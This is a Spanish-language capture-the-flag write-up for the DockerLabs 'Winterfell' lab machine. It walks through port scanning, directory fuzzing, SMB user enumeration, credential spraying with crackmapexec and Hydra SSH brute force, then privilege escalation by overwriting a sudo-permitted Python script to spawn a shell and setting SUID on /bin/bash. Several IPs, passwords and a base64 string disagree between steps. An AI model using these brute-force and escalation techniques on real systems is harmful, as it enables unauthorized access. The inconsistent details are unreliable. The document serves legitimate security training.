

Winterfell • Fácil

Maquina: <https://dockerlabs.es/>

Herramientas utilizadas:

| NMAP | WFUZZ | Enum4linux |
Crackmapexec | SMBMAP | Hydra |

#1 | ENUMERACIÓN | NMAP

```
sudo nmap -p- --open -sC -sS -sV --min-rate=5000 -n -Pn -vvv 172.19.0.2
```

▼ Explicación

>> -p- : Escanea **todos los puertos** (1-65535).

>> -open : Solo muestra los **puertos abiertos**.

>> -sC : Ejecuta **scripts básicos** de Nmap.

>> -sS : Usa un **escaneo sigiloso (SYN scan)**.

>> -sV : Intenta **identificar versiones de los servicios** en los puertos abiertos.

>> --min-rate=5000 : Envía **al menos 5000 paquetes por segundo** para acelerar el escaneo.

>> -n : No usa **resolución de nombres DNS**, ahorra tiempo.

>> -Pn : **Asume que el host está activo**, sin hacer ping previo.

>> -vvv : Muestra **salida detallada** con información en tiempo real.


Resultado:

```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
```

```
| 256 39:f8:44:51:19:1a:a9:78:c2:21:e6:19:d3:1e:41:96 (ECDSA)
| 256 43:98:c4:9c:d5:0c:44:3a:c3:fb:9e:df:3e:a2 (ED25519)
80/tcp open http      Apache httpd 2.4.61 ((Debian))
| http-title: Juego de Tronos
| http-server-header: Apache/2.4.61 (Debian)
139/tcp open netbios-ssn Samba smbd 4.6.2
445/tcp open netbios-ssn Samba smbd 4.6.2
MAC Address: 12:45:0D:12:34:00 (Unknown)
```

Chequeamos el puerto 80:

<http://172.19.0.2:80>



! Recopilamos palabras importantes: Jon, Arya, Daenerys y dragones. !

#2 | Fuzzing | WFUZZ

```
--$ sudo wfuzz -c --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-l
```

▼ Explicación

>> wfuzz : La herramienta de fuzzing que permite hacer pruebas automatizadas.

`>> -c`: Activa el modo colorido para que los resultados sean más fáciles de leer.

`>> --hc=404`: Ignoré todas las respuestas con código de estado 404 (No encontrado), para centrarme solo en las rutas válidas.

`>> -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt`: Usé una lista de palabras común (wordlist) que contiene posibles nombres de directorios o archivos.

`>> http://172.19.0.2/FUZZ`: Aquí, `FUZZ` es un marcador que `Wfuzz` reemplaza con cada palabra de la lista para probar diferentes rutas en el servidor.



Resultado:

ID	Response	Lines	Word	Chars	Payload
000000001:	200	48L	125w	1729 Ch	"# directory-list-lowercase-2.
000000003:	200	48L	125w	1729 Ch	"# Copyright 2007 James Fis
000000007:	200	48L	125w	1729 Ch	"# license, visit http://creative
000000014:	200	48L	125w	1729 Ch	"http://172.19.0.2/"
000000012:	200	48L	125w	1729 Ch	"#"
000000009:	200	48L	125w	1729 Ch	"# Suite 300, San Francisco,
000000006:	200	48L	125w	1729 Ch	"# Attribution-Share Alike 3.0
000000011:	200	48L	125w	1729 Ch	"# Priority ordered case insen
000000002:	200	48L	125w	1729 Ch	"#"
000000008:	200	48L	125w	1729 Ch	"or send a letter to Creative C
000000005:	200	48L	125w	1729 Ch	"# This work is licensed unde
000000010:	200	48L	125w	1729 Ch	"#"
000000004:	200	48L	125w	1729 Ch	"#"
000007878:	301	9 L	28 w	309 Ch	"dragon" -————> interesante
000011157:	404	9 L	31 w	272 Ch	"scorecard"

Encontramos un directorio llamado dragón, llamativo, ya que vimos esta palabra encontrada en la web por el puerto 80

`http://172.19.0.2/dragon/`

Index of /dragon

Name	Last modified	Size	Description
 Parent Directory		-	
 EpisodiosT1	2024-06-29 15:49	332	

Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80

Dentro dl repositorio “EpisodiosT1”, encontramos:

```
Estos son todos los Episodios de la primera temporada de Juego de tronos.  
Tengo la barra espaciadora estropeada por lo que dejare los nombres sin espacios, perdonad las molestias  
  
seacercaelinvierno  
elcamino real  
lordnieve  
tullidosbastardosycosasrotas  
elloboyelleon  
unacoronadeoro  
ganasomuere  
porelladodelapunta  
baelor  
fuegoyhielo
```

Que podemos intuir de esto? como las palabras no están separadas por espacio, que son un tipo de contraseña. Por lo que podríamos armar un **diccionario de contraseñas**.

! Guardamos estas 10 líneas en **PassDictionary.txt** !

Estas son todas las deducciones e información que pudimos sacar de la web.

Entonces: tenemos una deducción de las contraseñas, Pero necesitamos los usuarios. para eso intentaremos:

#3 | Enumeración de sistemas Windows | **enum4linux**

! Anteriormente, hicimos un escaneo nmap, donde vimos puertos abiertos. Uno relevante para este escaneo es el 445(protocolo SMB)

enum4linux

Es una herramienta diseñada para interactuar con sistemas que utilizan protocolo SMB. **Automatiza** una serie de comandos y consultas que se hacen a través de SMB para descubrir detalles sobre el servidor.

```
- $ sudo enum4linux -a 172.19.0.2
```

▼ Explicación

`>> enum4linux`: una herramienta para enumerar información en sistemas Windows, como usuarios, grupos, recursos compartidos y políticas de seguridad

`>> -a` para realizar todas las pruebas disponibles, obteniendo la mayor cantidad de información posible del sistema objetivo

`>> 72.19.0.2` como el objetivo del escaneo, apuntando directamente al sistema que quería analizar

Resultado:

```
[+] Enumerating users using SID S-1-22-1 and logon username "", password "
S-1-22-1-1000 Unix User\jon (Local User)
S-1-22-1-1001 Unix User\aria (Local User)
S-1-22-1-1002 Unix User\daeerys (Local User)
```

Perfecto, confirmamos los 3 usuarios, nombrados en la web anteriormente.

! Guardamos estos usuarios en `users.txt` !

#4 | Validación: user:pass |

crackmapexec

usamos **crackMapExec** para verificar estas si estas credenciales coinciden:

```
crackmapexec smb 172.19.0.2 -u users.txt -p PassDictionary.txt
```

▼ Explicación

>> **smb** : Indica que estoy probando credenciales en el servicio SMB (compartición de archivos en Windows).

>> **172.19.0.2** : Es la IP del equipo objetivo donde probé las credenciales.

>> **-u users.txt** : Es el archivo con una lista de usuarios que quiero probar.

>> **-p PassDictionary.txt** : Es el archivo con una lista de contraseñas para probar con cada usuario.

Resultado:

```
SMB 172.19.0.2 3FCD10F73468 [+] 3FCD10F73468\jon:sacercaelinvierno
```

Perfecto, validamos contraseña → **jon:sacercaelinvierno**

#5 | Enumeración recursos |

Smbmap

Usé **smbmap** para enumerar recursos compartidos en el equipo **172.19.0.2** con el usuario **jon** y la contraseña **seacercaelinvierno**.

```
sudo smbmap -H 172.19.0.2 -u jon -p seacercaelinvierno
```

▼ Explicación

>> **-H 172.19.0.2** : Especifica la IP del equipo objetivo.

>> **-u jon** : Define el usuario **jon** para la autenticación.

`>> -p seacercaelinvierno` : Usa la contraseña proporcionada.

```
[+] Detected 1 hosts serving SMB
[+] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445 Name: presenter.hl Status: Authenticated
  Disk      Permissions  Comment
  ----      -
  print$    READ ONLY      Printer Drivers
  shared     READ, WRITE
  IPC$      NO ACCESS      IPC Service (Samba 4.17.12-Debian)
  jon       READ ONLY      Home Directories

[*] Closed 1 connections
```

! Después de enumerar los recursos compartidos con `smbmap`, vi que el recurso `shared` tenía permisos de **lectura y escritura**. Además, el usuario `jon` tenía acceso a este recurso !

```
sudo smbclient //172.17.0.2/shared -U jon
```

▼ Explicación

`>> smbclient` : Es la herramienta que usé para conectarme a recursos compartidos (shares) en un sistema Windows a través del protocolo SMB.

`>> //172.17.0.2/shared` : Especifica la ruta del recurso compartido (`shared`) en el equipo con IP `172.17.0.2`.

`>> -U jon` : Indica que me autentico con el usuario `jon` para acceder al recurso compartido

Usé `sudo smbclient //172.17.0.2/shared -U jon` para conectarme al recurso `shared` en el equipo `172.17.0.2` con el usuario `jon` y explorar su contenido.

Obtenemos el accesos:

```
smb: \> ls
```

```
.          D 0 Fri Oct 4 17:14:38 2024
..         D 0 Tue Jul 16 22:25:59 2024
proteccion_del_reino  N 313 Tue Jul 16 17:14:38 2024
```

Descargamos el fichero: "proteccion_del_reino"

```
smb: \> get proteccion_del_reino
```

Abrimos el fichero que acabamos de descargar

```
-$ cat proteccion_del_reino
```

Aria de ti depende que los caminos blancos consigan pasar el muro.
Tienes que llevar a la reina Daenerys el mensaje, solo ella sabra interpretarlo.
Esta es mi contraseña, se encuentra cifrada en ese lenguaje y es → aGlqb2Rl

Bien! intentamos decodificar el código con `base64`

```
-$ echo 'aGlqb2RlGFuaXNOZXI=' | base64 -d
```

Perfecto! tenemos la contraseña decodificada

La pegamos en `PassDictionary.txt` . para posteriormente:

#6 | Fuerza bruta | Hydra

Usé Hydra para realizar un ataque de fuerza bruta contra el servicio SSH en el equipo `172.17.0.2` .

```
sudo hydra -L users.txt -P PassDictionary.txt ssh://172.17.0.2
```

▼ Explicación

`>> -L users.txt` : Especifica una lista de usuarios (`users.txt`) para probar .

`>> -P PassDictionary.txt` : Usa un diccionario de contraseñas (`PassDictionary.txt`) para cada usuario.

`>> ssh://172.17.0.2` : Indica que el ataque es contra el servicio SSH en la IP `172.17.0.2` .

Resultado:

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-05 12:00:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to run with --max-parallel=1
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: jon password: hijodelanister
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-05 12:00:00
```

Bien, conseguimos usuarios y contraseñas.

```
[22][ssh] host: 172.17.0.2 login: jon password: hijodelaniste
```

Nos logeamos:

```
ssh jon@172.17.0.2
Password: hijodelaniste

INGRESAMOS!

jon@5020237331de:~$
```

#7 | Escalar privilegios |

```
jon@c502023731de:~$ sudo -l
Matching Defaults entries for jon on c502023731de:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
User jon may run the following commands on c502023731de: (aria) NOPASSWD: python /home/jon/mensaje.py
```

Al ejecutar `sudo -l`, vi que el usuario `jon` puede ejecutar un script en Python (`/home/jon/mensaje.py`) como el usuario `aria` sin necesidad de contraseña. Esto me da la oportunidad de escalar privilegios explotando ese script, por ejemplo, modificándolo o usándolo para ejecutar comandos como `aria`.

1. Eliminar contenido original

```
echo "" > /home/jon/.mensaje.py
```

2. Pegar el nuevo código

```
echo 'import os; os.system("/bin/bash")' > /home/jon/.mensaje.py
```

▼ `import os; os.system("/bin/bash")` ?

`>> import os` : Importa el módulo `os`, que permite ejecutar comandos del sistema operativo.

`>> os.system("/bin/bash")` : Ejecuta el comando `/bin/bash`, que abre una shell de Bash

En resumen, este código abre una terminal (shell) cuando se ejecuta, lo que me permite interactuar con el sistema directamente

3. Ejecutar el script

```
sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py
```

! NOS CONVERTIMOS EN ARIA !

volvemos a utilizar `sudo -l` para escalar privilegios

```
aria@c502023731de: /home/jon$ sudo -l
Matching Defaults entries for aria on c502023731de:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr
User aria may run the following commands on c502023731de: (daenerys) NOP
```

El usuario `aria` puede ejecutar los comandos `cat` y `ls` como el usuario `daenerys` sin necesidad de contraseña

```
aria@c502023731de:~$ sudo -u daenerys /usr/bin/ls /home/daenerys/
mensajeParaJon
aria@c502023731de:~$
```

Esto me permite leer el archivo como si fuera `daenerys`, sin necesidad de su contraseña:

```
aria@c502023731de:~$ sudo -u daenerys /usr/bin/cat /home/daenerys/mens
Aria estare encantada de ayudar a Jon con la guerra en el norte, siempre y cu
Te dejo en este mendaje la contraseña de mi usuario por si necesitas llamar a
!drakaris!
```

Perfecto! tenemos la contraseña de daenerys.

```
aria@c502023731de:~$ su daenerys
Password:
daenerys@c502023731de:/home/aria$ sudo -l

Matching Defaults entries for daenerys on c502023731de: env_reset, mail_badc
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin
User daenerys may run the following commands on c502023731de: (ALL) NO
```

Tenemos permisos, pero no para eliminar ni modificar el script `shell.sh`. Entonces: creamos una sola linea de script.

▼ Crear un script

queremos explotar los permisos de `daenerys` para escalar privilegios. Sabemos que `daenerys` puede ejecutar `/usr/bin/bash` como cualquier usuario sin contraseña. Entonces, la idea es:

1. **Crear un script:** Usamos `echo` para generar un script (`.shell.sh`) que cambie los permisos de `/bin/bash` para que sea SUID (es decir, cualquier usuario que lo ejecute lo hará con permisos de root).
2. **Ejecutar el script como root:** Si logramos que `daenerys` ejecute este script, `/bin/bash` se convertirá en una shell privilegiada, permitiéndonos escalar a root.

```
daenerys@c502023731de:~/.secret$ echo -e '#!/bin/bash\nchmod u+s /bin/
```

▼ Qué hace este script?

>> `#!/bin/bash` : Especifica que el script se ejecutará con Bash.

>> `chmod u+s /bin/bash` : Cambia los permisos de `/bin/bash` para que cualquier usuario que lo ejecute lo haga con los permisos del propietario (root). Esto se llama **SUID bit**.

Verificando que el comando fue enviado con `echo` correctamente.

Ejecutamos la ruta del script 'original', que intervenimos.

```
daenerys@c502023731de:~/.secret$ sudo /usr/bin/bash /home/daenerys/.secret
daenerys@c502023731de:~/.secret$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

CONSEGUIMOS EL ROOT! 🌟

REDES 🌐